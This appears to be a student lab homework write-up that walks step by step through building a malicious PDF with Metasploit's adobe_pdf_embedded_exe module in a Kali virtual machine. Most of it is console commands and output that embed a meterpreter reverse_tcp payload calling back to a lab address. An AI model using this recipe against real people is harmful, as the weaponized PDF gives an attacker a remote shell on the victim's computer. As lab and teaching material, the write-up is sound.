


Malicious PDF File Creation - No. 2

Password to zip file: password: password

Steps used to create a malicious PDF file using Metasploit tool in Kali Linux:

Prerequisites: Have a kali linux instance setup in your Oracle virtual box on your local machine

1. Launch your kali linux instance from your oracle virtual box on your machine and navigate to **Exploitation Tools** in menu and Select for **Metasploit Framework**



2. After **Metasploit framework** is launched, provide the password for sudo user and the Metasploit framework would start.

```
File Actions Edit View Help
$ sudo msf6d init && msfconsole
[sudo] password for sanjay:
[*] Starting database
[*] Creating database user 'msf'
[*] Creating databases 'msf'
[*] Creating databases 'msf_test'
[*] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[*] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:11: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyAlgori
thm::Ecdsha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:12: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyAlgori
thm::Ecdsha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:13: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyAlgori
thm::Ecdsha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:11: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyAlgori
thm::Ecdsha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:12: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyAlgori
thm::Ecdsha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:13: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyAlgori
thm::Ecdsha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

Metasploit

- [ metasploit v6.2.0-dev ]
- -- 2230 exploits - 1177 auxiliary - 398 post
- -- 887 payloads - 45 encoders - 11 nops
- -- 9 evasion

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 >
```

3. Select the Signature that you would like to apply on the PDF, in this case we are using the **adobe_pdf_embedded** to exploit the pdf using the **use** command and the **payload** would be used as default ones **windows/meterpreter/reverse_tcp**

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

4. The next step is to set the **LHOST** for the Metasploit to run and process the exploitation process. Structure of command: **set LHOST HOST_ADDR**

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fedd:ff2a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:dd:ff:2a txqueuelen 1000 (Ethernet)
    RX packets 7311 bytes 1123187 (1.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7254 bytes 578181 (564.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 142956 bytes 8754550 (8.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 142956 bytes 8754550 (8.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
```

5. Likewise we need to set the port on which Metasploit would run, here we chose to run on port number 80.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
```

- Next we select the PDF file which we want to exploit and provide the exact path for the pdf file. This is optional, a default pdf called msf.pdf would be generated if no value is provided for this parameter.

Structure of the command: **set INFILENAME *FILE_PATH***

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/sanjay/Downloads/Sample.pdf
INFILENAME => /home/sanjay/Downloads/Sample.pdf
```

- We give a filename to the output file which would be generated once the exploitation process is successfully completed. This file would be saved in .msf folder under the home directory (as a hidden directory).

Structure of the command: **set FILENAME *Filename.pdf***

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME DigitalForensicsHW1.pdf
FILENAME => DigitalForensicsHW1.pdf
```

- We set a embedded message in the pdf using **LAUNCH_MESSAGE** parameter which would be traced by blue team when they analyze the malicious pdf.

Structure of the command: **set LAUNCH_MESSAGE *MESSAGE***

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE SKY IS RED
LAUNCH_MESSAGE => SKY IS RED
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

- Finally we run the **EXPLOIT** command to exploit the target pdf file with the parameters specified in the steps 2 through 8, the output malicious pdf file would be located at .msf/local under the home directory by default

Structure of the command: **exploit**

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/sanjay/Downloads/sample.pdf' ...
[*] Parsing '/home/sanjay/Downloads/sample.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'DigitalForensicsHW1.pdf' file ...
[+] DigitalForensicsHW1.pdf stored at /home/sanjay/.msf4/local/DigitalForensicsHW1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```